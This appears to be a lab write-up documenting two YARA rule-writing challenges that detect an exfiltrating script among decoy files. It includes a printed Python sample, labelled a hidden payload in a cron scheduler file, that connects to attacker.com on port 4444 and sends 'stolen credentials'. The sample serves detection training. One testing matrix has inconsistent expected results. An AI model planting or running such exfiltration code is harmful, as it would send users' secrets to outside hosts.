


YARA Rule(s) Documentation Card

▼ Challenge 1

▼ Challenge Log

Field	Detail
Case Title	Exfiltration Detection via YARA + Regex
Author	Jynx
Date	August 7, 2025
Rule Set	`suspicious_activity.yar`
Environment	YARA CLI v4.5.2 on Windows/Linux
Test Directory	`suspicious_copy.txt`
Detection Goal	Identify only the exfiltrating payload

▼ Rule Metadata

Field	Value
Rule Name	`Suspicious_Copy_Activity`
Version	1.0
Type	Regex + Case-insensitive


Field	Value
Detection Logic	Find malicious use of `exfiltrate`, `pass*`, and `external IP` indicators

▼ Logic Breakdown


Element	Role
`\s+`	Matches multiple space/tab/newline variants
`(words	data
`[_-]?`	Matches both underscore or dash between `external` and `ip`
`(_addr)?`	Optional addition — matches `ip` or `ip_addr`
`nocase`	Enables catching `ExFilTrAtEs`, `PASSDATA`, etc.

▼ Testing Matrix

Filename	Expected Result	Actual Result
backup_script.txt	Should NOT Match	❌
clean.txt	Should NOT Match	❌
malware.txt	Should NOT Match	❌
mod_malware.txt	Should NOT Match	❌
suspicious_copy.txt	Must Match	✅ Matched




▼ Observations



False Positive Check

All clean decoys passed with no alerts.

The rule did not trigger on backup scripts, heartbeat logs, or config checkers.



Observations and Insights:

- Regex-based YARA is far more flexible than strict string matching
- Carefully tuned `condition: all of them` improved signal-to-noise
- Could add byte-based matching for future PE or memory dump detection
- Consider tuning for obfuscation-resistant indicators in next version

▼ Challenge 2

▼ Challenge Log

Field	Detail
Case Title	Exfiltration Detection via YARA + Regex
Author	Jynx
Date	August 7, 2025
Rule Set	`catch_malware.yar`

Field	Detail
Environment	YARA CLI v4.5.2 on Windows/Linux
Test Directory	`script_drops/` (25 Python scripts)
Detection Goal	Identify 1 exfiltrating payload in a field of decoys

▼ Rule Metadata

Field	Value
Rule Name	`Suspicious_Copy_Activity`
Version	1.0
Type	Regex + Case-insensitive
Detection Logic	Find malicious use of `exfiltrate`, `socket`, and `stolen credentials` indicators

▼ Logic Breakdown

Element	Purpose
`$s1 = /exfiltrate/ nocase`	Matches function names or keywords like `exfiltrate()` — common in malware exfil routines. Case-insensitive to catch variations like `Exfiltrate`, `EXFILTRATE`, etc.
`$s2 = /socket\.socket/ nocase`	Looks for Python socket constructor `socket.socket` — often used to establish outbound connections. The `.` is escaped with `\.` to match literally, not any character.
`$s3 = /stolen credentials/ nocase`	Matches exact phrase “stolen credentials” — a classic payload or debug string seen in basic exfil/test malware scripts.
`condition: all of them`	Rule only triggers if **all 3 strings** are present in the file — tightens detection, reduces false positives.

▼ Testing Matrix

Filename	Expected Result	Actual Result
`script_00.py`	No Match	❌
`script_01.py`	No Match	❌
`script_02.py`	No Match	❌
`script_03.py`	No Match	❌
`script_04.py`	No Match	❌
`script_05.py`	No Match	❌


Filename	Expected Result	Actual Result
script_06.py	No Match	❌
script_07.py	No Match	❌
script_08.py	No Match	❌
script_09.py	No Match	❌
script_10.py	No Match	❌
script_11.py	No Match	❌
script_12.py	No Match	❌
script_13.py	No Match	❌
script_14.py	No Match	❌
script_15.py	No Match	❌
script_16.py	Must Match	✅ Matched
script_17.py	No Match	❌
script_18.py	No Match	❌
script_19.py	Match	❌
script_20.py	Match	❌
script_21.py	Match	❌
script_22.py	No Match	❌
script_23.py	No Match	❌
script_24.py	No Match	❌

```
┌──(jynx㉿kali)-[~/Desktop/yara/Aug7/script_drops]
└─$ ls -l
total 100
-rw-rw-r-- 1 jynx jynx 156 Aug  7 08:54 script_00.py
-rw-rw-r-- 1 jynx jynx 185 Aug  7 08:54 script_01.py
-rw-rw-r-- 1 jynx jynx 197 Aug  7 08:54 script_02.py
-rw-rw-r-- 1 jynx jynx 106 Aug  7 08:54 script_03.py
-rw-rw-r-- 1 jynx jynx 220 Aug  7 08:54 script_04.py
-rw-rw-r-- 1 jynx jynx 169 Aug  7 08:54 script_05.py
-rw-rw-r-- 1 jynx jynx 154 Aug  7 08:54 script_06.py
-rw-rw-r-- 1 jynx jynx 152 Aug  7 08:54 script_07.py
-rw-rw-r-- 1 jynx jynx 146 Aug  7 08:54 script_08.py
-rw-rw-r-- 1 jynx jynx 144 Aug  7 08:54 script_09.py
-rw-rw-r-- 1 jynx jynx 218 Aug  7 08:54 script_10.py
-rw-rw-r-- 1 jynx jynx 215 Aug  7 08:54 script_11.py
-rw-rw-r-- 1 jynx jynx 220 Aug  7 08:54 script_12.py
-rw-rw-r-- 1 jynx jynx 271 Aug  7 08:54 script_13.py
-rw-rw-r-- 1 jynx jynx 245 Aug  7 08:54 script_14.py
-rw-rw-r-- 1 jynx jynx 234 Aug  7 08:54 script_15.py
-rw-rw-r-- 1 jynx jynx 175 Aug  7 08:54 script_16.py
-rw-rw-r-- 1 jynx jynx 110 Aug  7 08:54 script_17.py
-rw-rw-r-- 1 jynx jynx 296 Aug  7 08:54 script_18.py
-rw-rw-r-- 1 jynx jynx 138 Aug  7 08:54 script_19.py
-rw-rw-r-- 1 jynx jynx 273 Aug  7 08:54 script_20.py
-rw-rw-r-- 1 jynx jynx 121 Aug  7 08:54 script_21.py
-rw-rw-r-- 1 jynx jynx 169 Aug  7 08:54 script_22.py
-rw-rw-r-- 1 jynx jynx 244 Aug  7 08:54 script_23.py
-rw-rw-r-- 1 jynx jynx 130 Aug  7 08:54 script_24.py
```

```
┌──(jynx㉿kali)-[~/Desktop/yara/Aug7/script_drops]
└─$ cat script_16.py
# cron scheduler

# MALICIOUS PAYLOAD (hidden)
import socket
def exfiltrate():
    s = socket.socket()
    s.connect(("attacker.com", 4444))
    s.send(b"stolen credentials")
```

▼ Observations



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

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